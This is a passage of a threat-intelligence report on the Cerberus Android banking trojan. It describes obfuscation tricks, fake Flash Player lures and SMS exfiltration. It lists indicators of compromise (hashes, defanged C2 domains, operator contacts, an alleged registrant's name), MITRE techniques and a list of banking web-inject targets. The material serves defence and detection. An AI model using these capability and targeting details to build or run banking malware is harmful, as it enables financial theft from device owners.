Input SMS: 900 Text: VISA9051 Balance: 1446.90 rub. Details in the
mobile application
```


Figure 11. Sample SMS exfiltration

encrypting strings and classes to evade detection and analysis.

As a method of obfuscation, the author of Cerberus has encrypted strings including activity names, class names, methods, package names, and variables.


This is used to make analysis more difficult and time consuming.

In Figure 13, an example of the folder structure Cerberus uses can be seen. The folders contain subfolders using random words that provide no



```
public void KWbjUpDysNY(ViewGroup viewGroup, int i, Object obj) {
    XLKWdPDWj xLKWdPDWj = (XLKWdPDWj) obj;
    if (xLKWdPDWj != this.lNbSuMgepV) {
        if (this.lNbSuMgepV != null) {
            this.lNbSuMgepV.BWfCcNpYjL(false);
            this.lNbSuMgepV.vWeUMCRudUk(false);
        }
        if (xLKWdPDWj != null) {
            xLKWdPDWj.BWfCcNpYjL(true);
            xLKWdPDWj.vWeUMCRudUk(true);
        }
        this.lNbSuMgepV = xLKWdPDWj;
    }
}
```

Figure 12. Example of encrypted strings for obfuscation



chalk
cute
despair
doll
domain
enhance
file
gain
stock

attack
cake
fog
force
huge
leaf
mad
maid
put
squeeze
subway
usage
valve
void

actual
atom
bachelor
dutch
example
harvest
today
wrist

CBxlmCbKpXz.java
ENwSsThHsGxQo.java
RWcTpEtZeM...wQqCw.java
TXdKbWjYyU...HaDoAh.java

From 1 KB to 10 KB

AAgJhFuMu...LwlklxNp.java
AAkJjGtDtGy...zApQcCi.java
AAmAsNdKd...DqOaMx.java
ADrBqUnZk...gTgLpOg.java
ADtBePuUrY...MySwliIx.java
ADwNpGuHq...GnZnMp.java
AEeZwFgAtX...fXuZiWd.java
AKtYgQtXaW...LgUxHb.java
ALaRfQaKzX...DlGjYuKo.java
ANzRmJfLaD...KzQqAh.java
APqKpCnTlZ...GzWnCo.java
AQiXkKeMxO...dEjElOo.java
AQzHzTqLuA...NfLmFu.java
ARtDmDwCkTaZl.java
ASaXwHfKtN...hDxRyXy.java
ASfBzBpPkPkXsZn.java
ASfEkBwJuQi.java
ATbHsZdYjB...pHnNiOg.java
AWpEiAfEhTa...IslbCaMl.java
AXeWtYrHsQjlzGlLm.java
AXrMzUqTzE...tMnDiBu.java
AYiRqOzTrD...pWpKtMr.java
AZpSxZrJfKr...oYoElAc.java
BAxMzKiWtNxXx.java
BBeCdBn.java
BBiPsPqNoC...UdGiAsJf.java
BBnlkKzWm...iAsMhZe.java
BCfEkXoBfHrlj.java
BDuXfSkNsLeAnDr.java
BFgQeTmFm...iOgByNc.java
BFtKdSsSlQz...wWqQe.java
BFzDjZlXoKi...hEgZcLb.java
BGcPmQzPyRuPfWm.java
BGuWwGxN...mEbJeJo.java


Figure 13. Listing of Cerberus folder structure

indication of the content. Each folder contains multiple classes, of varying amounts with randomized names. For nearly every folder the classes are the exact same, a meaningless AdView. This is used as a means of obfuscation, as it impedes analysis of the bot. Looking at the file sizes, it can be determined where the actual activities are stored. Under the package 'cute.huge. wrist' many of the classes are the same meaningless AdView, however seven classes are larger in size, indicating they contain different classes.

ESET researcher Lukas Stefanko has been tracking Cerberus Android malware and released a video which shows the malicious APK file requesting FlashPlayer to be enabled. Figure 14 shows the screenshot of the video in which a domain is seen at the top.[4]

The APK file in the video is attempting to steal PayPal information from the victim. The domain "jabixohetede[.]tk" was first seen resolving to the IP address 104.18.38[.]81 (AS13335 — CLOUDFLARENET — CloudFlare, Inc., US) on 21st May 2019.

A common cross-platform observation is the repeated usage of "Adobe Flash Player" as an attempt to legitimise the infection process, as repeatedly seen in both Windows campaign[5], and Mac OS X[6].



To view this video, you need to install Adobe Flash Player

Figure 14. Screenshot of Cerberus from ESET researcher Lukas Stefanko




Figure 15. Anomali ThreatStream exploration of the jabixohetede[.]tk indicator

[4] ESET Research, "#Cerberus, new Android banking Trojan is active and spreads via fake website as Flash Player.", Twitter, accessed October 31, 2019, published August 16 2019, https://twitter.com/ESETresearch/status/1162315627052306432

[5] Brad Duncan, "Fake Flash Updates Push Cryptocurrency Miners", Palo Alto Unit 42, accessed November 1, 2019, published October 11, 2018, https://unit42.paloaltonetworks.com/unit42-fake-flash-updaters-push-cryptocurrency-miners/.

[6] Doctor Web, "Doctor Web exposes 550 000 strong Mac botnet", accessed November 1, 2019, published April 4, 2012, https://news.drweb.com/show/?p=0&c=5&lng=en&i=2341

Targeting

From the samples that were analysed, the overwhelming majority of crafted overlays observed were targeting banking organisations. E-Commerce, FinTech and Telecommunication overlays were also found (Figure 16). These spanned organisations across the globe (Figure 17).




Figure 16. Sectors targeted from the overlay data inspected




Figure 17. Corporate headquarter location of those organisations targeted

Concluding Remarks

As reported in the Crimeware In The Modern Era report, crimeware risk is underestimated, enduring, and is a cornerstone in the financially motivated threat actor toolset[7]. Anomali and our research partner from the financial sector who conducted this analysis, observe that cyber threat actors continue to be relentless and innovative when it comes to how they target and attack the financial industry. Cerberus is another iteration in the diverse Android banking trojan arena, as threats in the mobile space continue to grow year-over-year. [8]

Anomali recommend the following guidelines for all mobile device users:

- Always be wary of unsolicited communications, email or SMS (text), and their attachments and links. Seek to validate the authenticity of the message by contacting the sender or sender organisation via a verified phone number of contact email address.
- Only download applications from trusted sources. The vast majority of malicious applications originate from third-party sources. Official application repositories are not immune from malicious applications, however the risk is somewhat limited as the Apple App Store and Google Play Store undertake verification on the apps they host.
- Stay up-to-date with security patches. Patching is one of the most important steps to securing your technology.
- Employ good physical security hygiene practices with your mobile device; set a strong password or use biometric authentication. Do not leave your device unattended in public. Consider the type and volume of data which is stored on your device.
- If you suspect an application is malicious, you can report these via the official channels here:
  - Apple Support: https://getsupport.apple.com/
  - Google Play Content: https://support.google.com/googleplay/android-developer/contact/takedown

MITRE ATT&CK - Android

- T1432 Access Contact List
- T1517 Access Notifications
- T1417 Input Capture
- T1430 Location Tracking
- T1412 Capture SMS Messages
- T1001 Data Obfuscation
- T1461 Lockscreen Bypass
- T1476 Deliver Malicious App via Other Means
- T1402 App Auto-Start at Device Boot
- T1268 Social Engineering
- T1433 Access Call Log
- T1532 Data Encrypted
- T1523 Evade Analysis Environment
- T1411 Input Prompt
- T1406 Obfuscated Files or Information
- T1418 Application Discovery
- T1426 System Information Discovery

attack.mitre.org/matrices/mobile/android/

[7] Brandon Levene, “Crimeware in the Modern Era: A Cost We Cannot Ignore”, accessed November 1, 2019, published September 5, 2019, https://github.com/Blevene/Crimeware-In-The-Modern-Era

[8] Symantec, “Internet Security Threat Report Volume 23”, accessed October 30, 2019, published, published March 20, 2018, https://www.symantec.com/content/dam/symantec/docs/reports/istr-23-2018-en.pdf

Appendix A – Indicators of Compromise

Indicator of Compromise	Description
92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0	SHA-256 Hash for Cerberus sample using FlashPlayer
728a6ea44aab94a2d0ebbccbf0c1b4a93fbd9efa8813c19a88d368d6a46b4f4f	SHA-256 Hash for Cerberus sample
92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0	SHA-256 Hash for Cerberus sample
ffa5ac3460998e7b9856fc136ebcd112196c3abf24816ccab1fbae11eae4954c	SHA-256 Hash for Cerberus sample
e40e0b51870322cc8ca983952500b27ef6c016569c107d8322b5beab09001f9c	SHA-256 Hash for Cerberus sample
241db5543e0454e883386fe81dcfd164a4e55ba2e529ec342a19d32a0709a4e6	SHA-256 Hash for Cerberus sample
6edbacc114d1fbcb40d0dd2dc3344972f1187f5b892897ac688aafaa61e64597	SHA-256 Hash for Cerberus sample
3b1f996f49441fcbcd107eb78b77647f36e9f6a96bc4dff790c3735124b47f8e	SHA-256 Hash for Cerberus sample
81019292b1b56452198e1dacbc7092fd79880f7c55890590b5ef419fd1cca9f5	SHA-256 Hash for Cerberus sample
638f932f9aa35e5fa1ac13888651e2bc087021c1378624824d9a614913243c4d	SHA-256 Hash for Cerberus sample
27b24b79818f606cc3dd03ef56cdac30899fadd08bcd881f03d196297e1e9a2f	SHA-256 Hash for Cerberus sample
5f3b61c80c1e0b0a3804e2cf80c1d0874a69057c6d2e1835c6a774cda78902de	SHA-256 Hash for Cerberus sample
6ac7e7ed83b4b57cc4d28f14308d69d062d29a544bbde0856d5697b0fc50cde4	SHA-256 Hash for Cerberus sample
728a6ea44aab94a2d0ebbccbf0c1b4a93fbd9efa8813c19a88d368d6a46b4f4f	SHA-256 Hash for Cerberus sample using FlashPlayer - As pointed out in ThreatFabric report
ffa5ac3460998e7b9856fc136ebcd112196c3abf24816ccab1fbae11eae4954c	SHA-256 Hash for Cerberus sample using FlashPlayer - As pointed out in ThreatFabric report
6ac7e7ed83b4b57cc4d28f14308d69d062d29a544bbde0856d5697b0fc50cde4	SHA-256 Hash for Cerberus sample using FlashPlayer - As pointed out in ThreatFabric report
fe28aba6a942b6713d7142117afdf70f5e731c56eff8956ecdb40cdc28c7c329	SHA-256 Hash for Cerberus sample using FlashPlayer - As pointed out in ThreatFabric report

Indicator of Compromise	Description
cfd77ddc5c1ebb8498c899a68ea75d2616c1c92a0e618113d7c9e5fcc650094b	SHA-256 Hash for Cerberus sample using FlashPlayer - As pointed out in ThreatFabric report
3f2ed928789c200e21fd0c2095619a346f75d84f76f1e54a8b3153385850ea63	SHA-256 Hash for Cerberus sample using FlashPlayer - As pointed out in ThreatFabric report
http://brickgeld24k[.]su	C2 for sample 92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0
http://brickgeld25sk[.]su	C2 for sample 92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0
http://brickgeld001kz[.]su	C2 for sample 92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0
http://brickgeld049ik[.]su	C2 for sample 92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0
@AndroidCerberus	Twitter handle for the suspected Cerberus operators
androidsupport@thesecure.biz	Jabber address for the Cerberus operators
androiddev@thesecure.biz	Jabber address for the Cerberus operators
Androidsupport2@thesecure.biz	Jabber address for the Cerberus operators
alex.kitai[a]gmail.com	Registrant email address for c2 brickgeld24k[.]su, belonging to "Georgii Mitisov"
http://94.156.77[.]32/gate.php	Admin Panel URL

Appendix B – Cerberus/Anubis comparison

	Cerberus	Anubis
Platform	Android	Android
Target Type	Banking (primarily)	Banking
Overlaying	Dynamic	Static and Dynamic
Features	Keylogger	Keylogger
	Application Listing	Remote File Browsing
		Sound Recording
		Screen Streaming
	Disguised as fake flash update	Disguised as fake game, fake updates, fake flash, fake browser, fake social media
	Rented privately; underground fo	Rented privately; underground forums

Distribution	Uses overlays to steal user information	Tricks users to providing personal sensitive information; credit card details; security codes
SMS Harvesting	Social Engineering	Distributes via droppers bypassing Google Play; spreading through official app store
	SMS Listing	
	SMS Forwarding	SMS Forwarding
SMS	Sending	Sending
		Blocking
Collection	Device Information	
	Location	
	Contact List	Contact List
Calls	USSD Request Making	USSD Request Making
	Call Forwarding	
Remote Actions	App installing	Data Wiping
	App starting	Back-connect proxy
	App removal	
	Showing Arbitrary Web Pages	
	Screen-locking	
Ransomware	N/A	Cryptolocker
Notifications	Push Notifications	Push Notifications
Self Protection	Hides App Icon, prevents removal, emulator detection	
C2 Resilience	Auxiliary C2 List	Twitter/Telegram/Pastebin C2 update channels
Cost (at time of analysis)	$4000 – 12000	$1500 – 5000

Appendix C – Current Web Injections

Inject Name	Suggested Target
cc.bitbank.bitbank.html	Bitbank
com.abnamro.nl.mobile.payments.html	ABN Amro
com.akbank.android.apps.akbank_direkt.html	Akbank
com.amazon.mShop.android.shopping.html	Amazon
com.att.myWireless.html	AT&T
com.barclays.android.barclaysmobilebanking.html	Barclays
com.caisseepargne.android.mobilebanking.html	Caisse d'Epargne
com.caisse.epargne.android.tablette.html	Caisse d'Epargne
com.chase.sig.android.html	Chase
com.clairmail.fth.html	Clairmail
com.CredemMobile.html	Credem
com.csam.icici.bank.imobile.html	ICICI Bank
com.db.pbc.miabanca.html	Deutsche Bank
com.db.pwcc.dbmobile.html	Deutsche Bank
com.discoverfinancial.mobile.html	Discover Financial Services
com.finansbank.mobile.cepsube.html	QNB Finansbank
com.garanti.cepsubesi.html	Garanti BBVA
com.gmowallet.mobilewallet.html	GMO Trading
com.grppl.android.shell.CMBlloydsTSB73.html	Lloyds Bank
com.grppl.android.shell.halifax.html	Halifax
com.grupocajamar.wefferent.html	Grupo Cajamar
com.infonow.bofa.html	Bank of America
com.konylabs.capitalone.html	Capital One
com.kuveytturk.mobil.html	Kuveyt Turk
com.latuabancaperandroid_2.html	Intesa Sanpaolo
com.latuabancaperandroid.html	Intesa Sanpaolo
com.lynxspa.bancopopolare.html	Banco Popolare
com.mobikwik_new.html	MobiKwik
com.paypal.android.p2pmobile.html	Paypal
com.pozitron.iscep.html	Pozitron
com.quoine.quoinex.light.html	Quoine

Inject Name	Suggested Target
com.sbi.SBIFreedomPlus.html	State Bank
com.teb.html	Türk Ekonomi Bankas
com.tmobtech.halkbank.html	Halk Bankas
com.unicredit.html	UniCredit
com.usaa.mobile.android.usaa.html	USAA
com.usbank.mobilebanking.html	US Bank
com.vakifbank.mobile.html	Vak?fBank
com.wf.wellsfargomobile.html	Wells Fargo
com.ykb.android.html	Yap? ve Kredi Bankas?
com.ziraat.ziraatmobil.html	Ziraat Bankas?
de.commerzbanking.mobil.html	Commerzbank AG
de.postbank.finanzassistent.html	Deutsche Postbank
es.lacaixa.mobile.android.newwapicon.html	CaixaBank
eu.unicreditgroup.hvbapptan.html	UniCredit
fr.banquepopulaire.cyberplus.html	Groupe Banque Populaire
fr.creditagricole.androidapp.html	Crédit Agricole
it.bnl.apps.banking.html	Banca Nazionale del Lavoro
it.copergmps.rt.pf.android.sp.bmps.html	BMPS
it.ingdirect.app.html	ING
it.popso.SCRIGNOapp.html	Banca Popolare di Sondrio
jp.coincheck.android.html	Coincheck Japan
jp.co.rakuten_bank.rakutenbank.html	Rakuten
ma.gbp.pocketbank.html	Banque Populaire
pl.allegro.html	Allegro
pl.mbank.html	mBank
pl.pkobp.iko.html	PKO Bank Polski
posteitaliane.posteapp.apppostepay.html	Poste Italiane
au.com.nab.mobile.html	National Australia Bank
com.bankinter.launcher.html	Bankinter
com.bbva.bbvacontigo.html	BBVA
com.bmo.mobile.html	BMO
com.cibc.android.mobi.html	Canadian Imperial Bank of Commerce
com.commbank.netbank.html	CommBank

Inject Name	Suggested Target
com.db.mm.norisbank.html	Norisbank
com.empik.empikapp.html	Empik
com.empik.empikfoto.html	Empik
com.finanteq.finance.ca.html	FinanTeq
com.htsu.hsbcpersonalbanking.html	HSBC
com.ideomobile.hapoalim.html	Bank Hapoalim
com.moneybookers.skrillpayments.html	Skrill
com.moneybookers.skrillpayments.neteller.html	Neteller
com.oxigen.oxigenwallet.html	Oxigen Wallet
com.rbc.mobile.android.html	Royal Bank of Canada
com.snapwork.IDBI.html	Industrial Development Bank of India
com.suntrust.mobilebanking.html	SunTrust Banks
de.consorsbank.html	Consorsbank
de.dkb.portalapp.html	Deutsche Kreditbank
de.ingdiba.bankingapp.html	ING-DiBa AG
es.evobanco.bancamovil.html	EVO Banco
finansbank.enpara.html	QNB Finansbank
fr.lcl.android.customerarea.html	LCL
org.stgeorge.bank.html	St.George Bank
pl.ceneo.html	Ceneo
pl.com.rossmann.centauros.html	Rossmann
pl.orange.mojeorange.html	Orange